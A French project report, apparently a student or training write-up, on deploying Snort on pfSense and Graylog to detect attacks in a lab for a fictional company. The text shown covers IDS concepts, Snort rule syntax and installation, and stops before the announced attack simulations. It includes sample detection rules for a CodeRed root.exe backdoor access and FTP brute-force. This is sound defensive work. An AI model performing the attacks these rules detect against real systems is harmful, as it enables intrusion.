Déploiement d'un IDS et d'un SIEM

(SNORT et GRAYLOG)

et

Simulation des attaques :

DDoS SYN flood

VSFTPD Backdoor

EternalBlue

Mac Flooding

Malware

ARP poisoning (MitM)

SQL Injection

Cross Site Request Forgery

Ershad Ramezani

Table des matières

Introduction

VIRONAX est une entreprise française, acteur majeur dans la pharmacie et les vaccins.

Dans ces moments de grande vulnérabilité des systèmes et des organisations, VIRONAX déploie, dans chacun de ses sites, les stratégies les plus sécurisantes possibles des lieux, de son infrastructure, des systèmes et de son personnel.

Votre entreprise **SecureItNow**, spécialisée dans la sécurité informatique a été sollicitée par la DSI du site Vironax de Toulouse, pour mettre en place un système de détection et de prévention des attaques aussi bien internes qu'externes.

En attendant de migrer les serveurs WEB/BDD/Mail, situés actuellement dans la DMZ du SI de Toulouse, vers le futur Data Centre du Siège Parisien, vous êtes chargés d'un des aspects de renforcement de la sécurité du SI par la mise en place d'un système de prévention des menaces et attaques informatiques.

Il a été démontré que, de plus en plus d'attaques et de fausses informations partent des réseaux sociaux. Il faudra en prendre compte et classer les accès à Facebook dans les flux bannis à remonter à la DSI.

La demande : un IDS et un SIEM

Dans une phase de test qui va durer 3 mois, le responsable du SI souhaite avoir :

1. Une application permettant une lecture facile du Traffic entrant/sortant et des tentatives d'intrusion ou d'utilisation des outils non autorisés. La solution comprend un outil de détection d'intrusions (**IDS**) et un système de lecture des remontées (**SIEM**), ergonomique et facilement exploitable.
2. Des alertes mail pour certaines menaces dès qu'elles sont détectées

Une première liste non exhaustive du trafic à surveiller et d'attaques a été dressée par votre équipe Sécurité pour tester le dispositif que vous avez retenu pour vos clients, en particulier VIRONAX.

Liste des attaques à surveiller

Menaces & Attaques & Applications à surveiller dans la phase validation de votre outil

- DDos
- Backdoor
- Malware
- ARP Flooding
- Spoofing
- Attaque Web
- Attaques de BDD
- Et enfin on surveillera les tentatives d'accès à Facebook

Ce qui est attendu

Vous avez été chargé de :

1. Définir chaque catégorie d'attaques en vous appuyant sur un exemple pour en expliquer le principe.
2. Choisir un outil de type IDS et mettre en place une maquette permettant d'illustrer les simulations d'attaques et les captures dans par l'IDS.
3. Mettre en place une solution de type SIEM pour exploiter de façon plus ergonomique les journaux de votre IDS
4. Rédiger une documentation technique décrivant la solution mise en place et les tests utilisés pour la valider.
5. Rédiger un guide utilisateur pour le compte de la DSI de VIRONAX pour exploiter les journaux de votre IDS/SIEM.

La solution proposée

IDS/IPS

Un IDS fait pour un réseau ce qu'un antivirus fait pour les fichiers qui entrent dans un système : il inspecte le contenu du trafic réseau pour rechercher des attaques éventuelles, comme un antivirus qui inspecte le contenu des fichiers, pour trouver des signatures de virus ou d'éventuelles actions malveillantes.

La différence entre IDS et IPS :


- La **détection** d'intrusion est la surveillance du trafic réseau et l'analyser, pour détecter les signes d'éventuelles d'intrusions. (IDS)
- La **prévention** des intrusions consiste à effectuer une détection des intrusions puis à arrêter les incidents détectés, généralement en supprimant des paquets ou en mettant fin à des sessions. (IPS)

Nous allons parler de deux catégories principales des IDS selon leur fonctionnalité :

- Système de détection d'intrusion basé sur le réseau (**NIDS**)
- Système de détection d'intrusion basé sur l'hôte (**HIDS**)

NIDS

NIDS (*Network Intrusion Detection System*) est installé à un ou plusieurs points stratégiques du réseau, où il peut surveiller le trafic entrant et sortant vers et depuis tous les appareils du réseau. Il examine le trafic passant sur l'ensemble du sous-réseau et s'il détecte une intrusion dans le réseau, une alerte d'avertissement est envoyée à l'administrateur de ce réseau.



Mode promiscuité

Normalement, une carte d'interface réseau informatique (NIC) fonctionne en mode non-promiscuité. Dans ce mode de fonctionnement, seuls les paquets destinés à l'adresse MAC spécifique de la carte réseau (ou les paquets de diffusion) sont transmis vers les couches supérieures pour analyse. Le NIDS doit fonctionner en mode promiscuité pour surveiller le trafic réseau non destiné à sa propre adresse MAC.

HIDS

Le HIDS diffère du NIDS de deux manières. Premièrement, HIDS protège uniquement le système hôte sur lequel il réside et deuxièmement, sa carte réseau fonctionne par défaut en mode non-promiscuité. Il détecte les activités suspectes sur l'appareil et alerte l'administrateur.

Comment un IDS fonctionne ?

Certains IDS utilisent une technique appelée détection de signature. Cela ressemble à la façon dont les antivirus utilisent les signatures de virus pour reconnaître et empêcher les fichiers ou programmes infectés d'entrer dans un système informatique. IDS utilise une base de données liés à des attaques connues, appelées signatures d'attaque.

Une fois le trafic malveillant identifié, sa signature est capturée et ajoutée à la base de données. Chaque signature de cette base de données est comparée au trafic réseau en temps réel pour détecter de nouvelles menaces.

Faux positif[1], faux négatif[2]

Un **faux positif** se produit lorsque l'IDS identifie une activité comme une attaque, mais que l'activité est un comportement acceptable. Un faux positif est une fausse alerte.

Un **faux négatif** est l'état le plus grave et le plus dangereux. C'est à ce moment que l'IDS identifie une activité comme acceptable alors qu'il s'agit en fait d'une attaque.

Mon pare-feu ne sert-il pas d'IDS ?

Non ! le pare-feu n'analyse pas le contenu des paquets en profondeur comme l'IDS. Mais en limitant le nombre de paquets qui parviennent à l'IDS interne, le pare-feu peut réduire le nombre de paquets que l'IDS doit analyser.

Pourquoi mettre NIDS sur le pare-feu ?

Il y a plusieurs avantages à placer le système IDS/IPS sur le pare-feu. Dans les PME où il n'y a pas assez de budget, en considérant l'IDS/IPS sur le pare-feu, nous pouvons protéger différents sous-réseaux (réseau interne et DMZ) contre les attaques qui peuvent être initiées depuis l'intérieur du réseau et en même temps surveiller toute attaque vers notre pare-feu sur son interface externe et arrêter les attaquants avant qu'ils ne puissent pénétrer dans notre réseau.

Avoir l'IDS/IPS sur le pare-feu est non seulement capable de détecter les tentatives de pénétration du réseau, mais aussi de fonctionner comme un IPS et d'arrêter les flux malveillants.

Notre choix : Snort

Il existe une liste des solutions IDS/IPS sur le marché, et chacune a ses propres avantages et inconvénients. Parmi le top 10 on retrouve *Suricata*, *Ossec*, *Security Onion*, *Snort* et *Zeek*. Nous mettons en œuvre *Snort* pour ce projet car :

- C'est open source et gratuit
- Il s'installe sur Linux, MacOS et prend en charge l'analyse Windows
- Il dispose d'une grande bibliothèque de règles de détection prédéfinies
- Il peut fonctionner comme renifleur[3], enregistreur de paquets[4] et détection d'intrusion
- Il a à la fois des méthodes basées sur signature et d'anomalie
- Il est pris en charge par Cisco
- Les règles de base peuvent être facilement téléchargées et un accès avancé aux nouvelles règles est disponible gratuitement

Mais il y a des inconvénients :

- Il peut avoir des mises à jour instables
- Il dépend du soutien de la communauté

SIEM

La gestion des informations et des événements de sécurité[5] (SIEM) est une solution logicielle qui regroupe et analyse l'activité de nombreuses ressources différentes sur l'ensemble de l'infrastructure informatique.

SIEM collecte les données de sécurité des périphériques réseau, des serveurs, etc. SIEM stocke, normalise, agrège et applique des analyses à ces données pour détecter les menaces et permettre aux organisations d'enquêter sur les alertes.

Certains de ses avantages sont :

- Détection des menaces (je vous montrerai un exemple d'attaque *Brute Force* plus tard dans ce projet)

[1] False positive
[2] False negative
[3] Sniffer
[4] Packet logger
[5] Security Information and Event Management

- Collecte de journaux
- Normalisation (Normalisation de journaux collectés dans un format standard)
- Notifications et alertes (Notifier l'utilisateur lorsque des menaces de sécurité sont identifiées)

Notre choix : Graylog

Certaines des meilleures solutions SIEM sont : *Splunk*, *Graylog*, *OSSEC* et *IBM QRadar*.

Pour ce projet, nous allons implémenter *Graylog*. C'est facile à apprendre son fonctionnement, vous permettant d'avoir un système presque complètement fonctionnel en peu de temps. Graylog est également agréable à utiliser car tous les éléments critiques sont facilement accessibles dans l'interface graphique.

Schéma de ce projet


Pour les besoins de ce projet, nous commencerons par présenter Snort et expliquer en détails son fonctionnement, ensuite installer Snort sur une machine pfsense qui est le pare-feu de notre réseau. Puis, nous parlerons de toutes les attaques répertoriées dans le cahier des charges une après l'autre avec un exemple, et nous montrerons comment configurer Snort pour capturer ces attaques. Après cela, nous enverrons des alertes Snort à Graylog et essayerons d'analyser ces journaux. De plus, nous montrerons comment créer des alertes par e-mail pour les attaques dans Graylog.

Afin de démontrer ces attaques, nous allons utiliser Kali Linux qui est une distribution Linux destinée aux tests de pénétration avancés. Nous installons également des systèmes d'exploitation vulnérables dans ce laboratoire, spécialement conçus pour effectuer des tests d'intrusion. Vous pouvez télécharger et installer kali linux préconstruit pour VirtualBox depuis le lien officiel :

https://www.kali.org/get-kali/#kali-virtual-machines

Je recommande d'utiliser VirtualBox pour la création de ce lab. car il est plus compatible avec les différents systèmes d'exploitation vulnérable.

Ma proposition pour la mise en place d'un système IDS est Snort installé sur le pare-feu qui surveillera des trois sous-réseaux existant dans l'architecture actuel de la société VIRONAX.




Introduction à Snort

Les composants de Snort

L'architecture de Snort se compose de quatre composants :

- Le renifleur (sniffer)
- Le préprocesseur
- Le moteur de détection
- Le résultat (output)



Packet Sniffer

Un renifleur de paquets est un appareil (matériel ou logiciel) utilisé pour écouter les réseaux. Snort peut être un renifleur et collecter

le maximum nombres des paquets qui sont transmis dans un sous-réseau auquel il est connecté. (Connexion par une NIC promiscuité).

Préprocesseur

Un préprocesseur prend les paquets bruts et les compare à certains plug-ins (comme un plug-in HTTP et un plug-in de scanner de ports). Ces plug-ins vérifient un certain type de comportement du paquet. Une fois qu'il est déterminé que le paquet a un type particulier de "comportement", il est ensuite envoyé au moteur de détection.

Moteur de détection

Le moteur de détection est la partie principale de l'IDS basé sur les signatures. Le moteur de détection prend les données provenant du préprocesseur, et les vérifie avec un ensemble de règles. Si les règles correspondent aux données du paquet, elles sont envoyées au processeur d'alerte.


Composant d'alerte/journalisation

Si les données correspondent à une règle du moteur de détection, une alerte est déclenchée. Les alertes peuvent être envoyées à un fichier journal. Les journaux sont stockés dans des fichiers texte (par défaut dans */var/log/snort*) ou dans une base de données telle que MySQL et Postgres.

Le traitement des paquets dans Snort

Si on suit un paquet via Snort du début à la fin, on peut avoir une compréhension assez complète du fonctionnement de Snort.

1. Acquisition de paquets : Snort reçoit les paquets directement du réseau.
2. Décodage : Une fois que Snort a acquis le paquet, il le passe dans le décodeur de paquets. En décodant, Snort examine la structure du paquet et décide à quelle couche et à quel protocole appartient le paquet.
3. Analyser dans les préprocesseurs : Une fois le paquet décodé, il est transmis aux préprocesseurs.
4. Moteur de détection : Une fois que tous les préprocesseurs ont été appelés, le paquet est transmis au moteur de détection.
5. Journalisation et alerte : Une fois que tous les préprocesseurs ont terminé leur travail et que le paquet a été évalué par rapport à l'ensemble de règles, Snort passe à la section de journalisation et d'alerte.



Liste des préprocesseurs

Les préprocesseurs de rassemblement : Frag2 et Frag3

Chaque type de réseau a une unité de transfert maximum (MTU) différente. Le MTU d'Ethernet est de 1500 octets et il appelle ses blocs de données des trames. Ces trames sont remontées lorsqu'ils arrivent à destination. Les paquets fragmentés peuvent poser des problèmes à l'IDS réseau. Les préprocesseurs frag2 et frag3 de Snort traitent ce problème en réassemblant les paquets fragmentés avant qu'ils ne passent par le moteur de détection.


Les préprocesseurs d'application

L'analyse des paquets basée sur des règles peut souvent échouer sur des protocoles pour lesquels les données peuvent être représentées de différentes manières. Comme http, smtp, ftp, etc. les paquets appartenant à ces protocoles doivent passer par des préprocesseurs d'application pour être normalisés.

Les préprocesseurs d'expérimentale : arpspoof

Le préprocesseur arpspoof détecte les attaques ARP Spoofing. On parlera de ce type d'attaque prochainement et on verra comment l'arpspoof peut l'empêcher.

Les règles



En-têtes (headers)

Voici un exemple pour les règles utilisées par Snort. *Header* est composé de plusieurs éléments :

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS CodeRed v2 root.exe access"; flow:to_server,established; uricontent:"/root.exe"; nocase; reference:url,www.cert.org/advisories/CA- 2001-19.html; classtype:web-application-attack; sid:1256; rev:8;)
```

Actions

Dans l'exemple précédent, l'action est *alert*. Huit options d'action sont possibles. Les deux plus courantes sont *alert* et *pass*. Si vous exécutez Snort en mode inline (le mode IPS), vous avez également les options *drop*, *reject* et *sdrop* (*silent drop*). L'option d'alerte indique à Snort de générer un événement pour cette règle.

Protocole

L'élément suivant est un mot unique pour décrire le protocole. C'est relativement simple : on peut dire ici TCP, UDP, ICMP ou IP.

Variable

Ensuite, nous avons une adresse IP et un port. Pour l'IP, nous pouvons utiliser une adresse IP individuelle ou une plage d'adresses IP spécifiées par la notation CIDR. (192.168.1.0/24)

On peut aussi utiliser les variables comme HOME_NET ou EXTERNAL_NET qui remplace les IP.

Ports

On peut définir des ports comme un port unique ou une plage de ports.

Options

Le titre

La première option dans notre exemple est le *msg*, c'est-à-dire le message ou le titre de la règle. Il s'agit du nom en texte brut qui est inséré dans les journaux pour décrire la règle.

Flow

Flow nous dit à quel type de flux cette règle doit être appliqué. Par exemple established nous dit seulement les connexion TCP doit être traiter par cette règle. Flow propose plusieurs options que vous pouvez utiliser ensemble. Ils incluent to_server, from_server, to_client, from_client, established et stateless.

Content

Le content est la correspondance (le match) dans le payload d'un paquet.

Vous pouvez utiliser plus que du texte brut dans une Content. Vous pouvez spécifier directement des données binaires en tant que données hexadécimales, en les enfermant dans des Pipes (|) à l'intérieur de guillemets :

```
content:"|00 23 71 88|";

content:"|00 |une phrase|73 82 00|";
```

Depth

Nous pouvons également spécifier où dans le paquet nous voulons rechercher une correspondance. Le Depth indique que nous nous soucions uniquement de savoir si vous voyez ce contenu dans les X premiers octets du paquet.

```
content:"GET"; depth:10;
```

Offset

Offset dit d'ignorer les X premiers octets du paquet et de regarder jusqu'à la fin du paquet.

```
content:"attack code"; offset:50;
```

Disons que nous recherchons un modèle qui ne peut être que dans un paquet de la position d'octet 100 à 150.

```
content:"my match"; offset:100; depth:50;
```

Within

Cela fonctionne un peu comme la Depth, mais cela ne fonctionne pas à partir du début du paquet, cela fonctionne à partir de la fin de la correspondance précédente.

```
content:"Bob"; content:"is a jerk"; within:20;
```

Distance

Si nous voulions nous assurer que la deuxième correspondance était à au moins 20 octets de la première, nous utiliserions la distance.

Metadata

Reference

Une référence est essentielle, surtout si vous devez revoir la règle plus tard.

Classtype

Classtype est un outil de classification. Il vous permet de hiérarchiser les événements en fonction du type après leur génération.

Sid

Sid fait partie de l'identifiant unique que toutes les règles doivent avoir. (Snort ID ou Sensor ID)

Rev

L'option rev fait référence au numéro de révision dans le cas où nous réécrivons la règle plusieurs fois.

Options avancées

Thresholding (seuillage)

Un **seuil** peut faire deux choses très importantes pour vous. Tout d'abord, vous pouvez générer un événement uniquement si une condition se produit plus d'un certain nombre de fois au cours d'une certaine période. Les échecs de connexion en sont un parfait exemple. Un ou deux échecs de connexion sur un serveur FTP ne sont pas inhabituels, mais 20 échecs de connexion en 60 secondes sont quelque chose d'intéressant.

Si vous souhaitez connaître chaque événement jusqu'à une certaine **limite**, vous pouvez supprimer le reste des événements, en supposant que suffisamment d'événements ont été générés pour attirer l'attention appropriée. Dans le cas de certains événements, vous voulez savoir qu'ils se déroulent, mais après les 10 premières entrées, vous avez une idée et pouvez réagir ; pas besoin de remplir votre base de données IDS avec des événements en double.

Voici un exemple pour l'échec de connexion au serveur FTP :

```
alert tcp $HOME_NET 21 -> $EXTERNAL_NET any (msg:"BLEEDING-EDGE SCAN Potential FTP Brute-Force attempt"; flow:from_server,established; content:"530 "; pcre:"/^530\s+(Login|User)/smi"; classtype:unsuccessful- user; threshold: type threshold, track by_dst, count 5, seconds 120; sid:2002383; rev:3;)
```

Vous pouvez appliquer à la fois une limite (limit) et un seuil (threshold) avec le type Both :

```
threshold: type both, count 5, seconds 60, track by_src;
```

Cela signifie que si vous voyez cinq événements en 60 secondes, générez une alerte pour cette période de 60 secondes. Si vous voyez cinq événements dans la prochaine période de 60 secondes, générez une alerte supplémentaire. Ceci est particulièrement utile pour les règles qui peuvent être très bruyantes lorsqu'elles frappent comme les attaques DoS. (voir la simulation DDoS)


Maintenant on sait suffisamment pour commencer l'installation de Snort sur notre pfsense :

Installation de Snort sur pfsense

Obtenir une clé gratuite Snort

Avant d'ajouter Snort à Pfsense, obtenons une clé gratuite pour activer les mises à jour automatiques en protégeant votre réseau, vous n'aurez donc pas besoin de mettre à jour Snort manuellement.

Pour obtenir la clé gratuite, accédez à ce lien *https://www.snort.org/users/sign_up* et créez un compte. Une fois connecté à votre compte récemment créé, dans le menu de gauche, appuyez sur *Oinkcode* et copiez le code affiché dans la capture d'écran ci-dessous ; enregistrez ce code pour l'utiliser plus tard.



Installer le paquet Snort

Pour commencer à installer Snort sur Pfsense, connectez-vous à votre interface Web Pfsense et au menu supérieur, appuyez sur *Système*, puis appuyez sur *Gestionnaire de packages*.


Une fois sur la page Gestionnaire de packages, appuyez sur le lien Packages disponibles

Une fois dans l'écran Packages disponibles, dans le champ Terme de recherche, tapez « Snort » et appuyez sur le bouton Rechercher ; Lorsque le package Snort apparaît, appuyez sur le bouton Install.

Appuyez sur le bouton Services dans le menu supérieur de Pfsense ; vous verrez que l'option Snort a été ajoutée.


Ajouter Snort sur l'interface LAN

Voici à quoi ressemble l'écran principal de Snort ; par défaut, il ouvre le premier onglet nommé Snort Interfaces. Dans cet écran, appuyez sur le bouton Ajouter.



Par défaut, l'interface réseau est activée ; sinon, assurez-vous qu'il est activé et sélectionnez le bon. Dans mon cas particulier, l'interface est LAN. Toutes les politiques que nous définirons ci-dessous s'appliqueront à cette interface.

Dans mon cas, j'ai activé les journaux pour les alertes, une option qui est désactivée par défaut. Je vous recommande de l'activer afin de pouvoir suivre le comportement de Snort et de l'envoyer plus tard à Graylog.



IDS ou IPS ?

Vous pouvez voir les options supplémentaires si vous activez l'option Block Offenders.

Le mode IPS permet deux modes :

Legacy Mode

Pour l'expliquer facilement, ce mode crée un clone du paquet à analyser tout en laissant passer le paquet original par Pfsense. Selon les règles, les futurs paquets seront bloqués si le paquet est malveillant.

Mode en ligne (inline)


Dans ce mode, le paquet est conservé jusqu'à la fin de l'analyse. Ce mode ne fonctionne pas avec toutes les cartes réseau.

Kill States


Si cette option est sélectionnée, lorsqu'une connexion établie est bloquée par Snort ou le pare-feu, la connexion est interrompue.


Which IP to Block


Cette option vous permet de bloquer l'adresse source, l'adresse de destination ou les deux.



La section suivante vous permet de définir les réseaux Interne et externes. Toutes les deux sont en valeur par défaut. On peut vérifier la valeur de ces variables en cliquant sur *View List* :









La valeur pour HOME_NET nous convient car le réseau LAN est déjà inclus dans cette variable. En revanche, le réseau LAN est exclu de la variable EXTERNAL_NET. Ce qui est logique dans l'environnement production. Mais dans ce projet, comme on va simuler les attaques depuis Kali qui sera situé dans le même réseau LAN, on doit ajouter le réseau LAN dans cette variable. Pour cela, faites les étapes suivantes :


1. Créez un alias dans le pare-feu du Pfsense pour le réseau LAN :



2. Dans l'onglet Pass Lists du Snort, créez un nouveau Pass List et mettez cet alias dans ce Pass List et le sauvegardez :




3. Revenez dans le menu LAN Settings et changez la variable External_Net :



4. Revérifier la variable. Le réseau LAN est désormais parmi les réseaux de l'EXTERNAL_NET :

Enfin, appuyez sur le bouton *Enregistrer* pour appliquer vos modifications.

Après avoir enregistré vos modifications, le menu principal *Interfaces* sera similaire à celui illustré dans l'image ci-dessous.




Configuration des paramètres globaux de Snort

Maintenant, appuyez sur Global Settings dans le menu supérieur.

